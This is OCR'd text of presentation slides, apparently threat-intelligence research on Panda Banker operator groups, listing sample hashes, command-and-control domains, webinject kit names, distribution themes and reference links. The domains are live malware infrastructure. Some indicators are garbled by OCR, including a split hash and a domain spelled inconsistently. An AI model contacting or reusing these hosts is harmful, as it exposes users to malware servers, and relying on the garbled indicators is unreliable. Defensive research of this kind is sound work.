
Group (“Emotet Gang”)

- **Samples:** ~140
  - Oldest: fea136e75f7beb7994f2e47cd79e4e58f8dec5148e815564df5a159161ebc83c
    - C2s: lavelisa.xyz, palamicha.xyz, gusmaz.xyz, kapasur.xyz, romtara.xyz, veneshem.xyz
  - Newest: 45c7c91ebb315a77dd28e0092913184cb6a4a8d0387d29384b273ebf9bce9a74
    - C2s: theeunload.website, nodoimain.local
- **Activity:** September 2017 – October 2018
- **Versions:** 2.5.2 – 2.6.10 (missing 5 versions)
- **Botnets:** 2.5.7_sas, 05-07-2018
- TA542

Group (“Emotet Gang”)

- **Targeting**
  - US and Canada (September 2017)
    - d898d1ed36e0efa86533814594d36ea953c96dcd94ab32d8dec57ac731f2c1ea
    - C2s: kapasur.xyz, lavelisa.xyz, palamicha.xyz, gusmaz.xyz
    - Webinjects
      - ~32
      - “myjs1” kit
      - C2: farleza.co
  - US and Canada (August 2018)
    - 45c7c91ebb315a77dd28e0092913184cb6a4a8d0387d29384b273ebf9bce9a74
    - C2s: theeunload.website, nodoimain.local
    - Webinjects
      - ~186
      - “r=“, “.::grab”, and “tables” kits
      - C2: wellfastm.trade, milloa.com, k1s0lokio.com

Group (“Hancitor Gang”)



- **Samples:** ~120
  - Oldest: 8646acb4bc76aa2221b3fd885305937710f90866f61139d08bee44d3b22902b8
    - C2s: tontrumuchtors.com, henfobuthis.com, rowrorofrat.com, linghogolac.ru, mysitothar.ru, oftmitinrob.ru
  - Newest: 0faba459f37dd11ad44631f644062421a9efed20b511279c9adfd0dc4729c0f5
    - C2s: sincirewdo.ru, therepmeat.ru, nobotanri.ru, veintitna.ru, lachistontfi.ru
- **Activity:** October 2017 – present
- **Versions:** 2.5.7 – 2.6.10 (missing 3 versions)
- **Botnets:** 2.5.7_2, 2.6.4_2, 2.6.9_d, 2.6.10_e
- TA511

Group (“Hancitor Gang”)

- **Distribution**
  - Malspam (October 2018)
    - URL links to a Word document with macros
      - IRS theme
  - Hancitor (Tordal) loader
    - C2s: howonehimun.com, onbihoge.ru, rabmiarco.ru
  - Panda Banker
    - 0faba459f37dd11ad44631f644062421a9efed20b51 1279c9adfd0dc4729c0f5
    - C2s: sincirewdo.ru, therepmeat.ru, nobotanri.ru, veintitna.ru, lachistontfi.ru
    - No webinjects

Group (“Hancitor Gang”)


- **Distribution**
  - Malspam (October 2018)
    - URL links to a Word document with macros
      - IRS theme
  - Hancitor (Tordal) loader
    - C2s: howonehimun.com, onbihoge.ru, rabmiarco.ru
  - Panda Banker
    - 0faba459f37dd11ad44631f644062421a9efed20b51 1279c9adfd0dc4729c0f5
    - C2s: sincirewdo.ru, therepmeat.ru, nobotanri.ru, veintitna.ru, lachistontfi.ru
    - No webinjects

Group (“NOP Gang”)

Source: https://twitter.com/JR0driguezB/status/1049596422964867072

Source: https://twitter.com/reOnFleek/status/1064655055331168256

Group (“NOP Gang”)



- **Samples:** ~40
  - Oldest: 4e36727282672b7ece395cf26ba581e5b264bff0f5898d557c9646d2ba37a0ec
    - C2s: play2wright.top, pub3lished.top, re4present.top, second5ary.top, tec6nique.top, tole7rable.top
  - Newest: ae9ac49cf980c51b10e8f8ef7481542ff1d5a7468177091fd334a80b46338a63
    - C2s: chewkinyan.com, 554343rods13.top, 80m55453tr356.top
- **Activity:** March 2017 – present
- **Versions:** 2.2.14 – 2.6.9 (missing 17 versions)
- **Botnets:** NOP

Group (“NOP Gang”)

- **Targeting**
  - Canada (March 2017)
    - 4e36727282672b7ece395cf26ba581e5b264bff0f5898d557c9646d2ba37a0ec
    - C2s: play2wright.top, pub3lished.top, re4present.top, second5ary.top, tec6nique.top, tole7rable.top
    - Webinjects
      - ~40
      - “.tables” and “r=” kits
      - C2: plsfgpal.com, popelenga.info
  - Australia and Canada (October 2018)
    - 13c01865f1f6be7f3abd7f887088783b58cb7264e3c81c774e0d3e38b3883ec1
    - C2s: 80m533tr356.top, charter-paradise.com, 54or3rods13.top
    - Webinjects
      - ~50
      - “.tables” and “r=” kits
      - C2s: plsfgpal.com, taberfix.top

Endangered Species ?

Endangered Species ?

Zoo

- #pandabanker on Twitter/VirusTotal
- #ZeusPandaBanker on Twitter
  - @James_inthe_box
- https://www.malware-traffic-analysis.net/
- https://traffic.moe/
- https://zerophagemalware.com/
- https://urlhaus.abuse.ch/browse/signature/PandaZeuS/
- “PandaZeuS” tag at https://sslbl.abuse.ch/
- http://www.kernelmode.info/forum/viewtopic.php?f=16&t=4426&p=29520&hilit=panda#p28940
- https://github.com/JR0driguezB/malware_configs/tree/master/PandaBanker
- https://malpedia.caad.fkie.fraunhofer.de/details/win.pandabanker

References

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- https://www.proofpoint.com/us/threat-insight/post/zeus-panda-banking-trojan-targets-online-holiday-shoppers
- https://www.proofpoint.com/us/threat-insight/post/panda-banker-starts-looking-more-like-a-grizzly

- https://www.spamhaus.org/news/article/771/
- https://www.vkremez.com/2018/08/lets-learn-dissecting-panda-banker.html
- https://www.vkremez.com/2018/01/lets-learn-dissect-panda-banking.html
- https://www.gdatasoftware.com/blog/2017/08/29928-analysis-zeus-panda
- https://threatvector.cylance.com/en_us/home/threat-spotlight-panda-banker-trojan-targets-the-us-canada-and-japan.html

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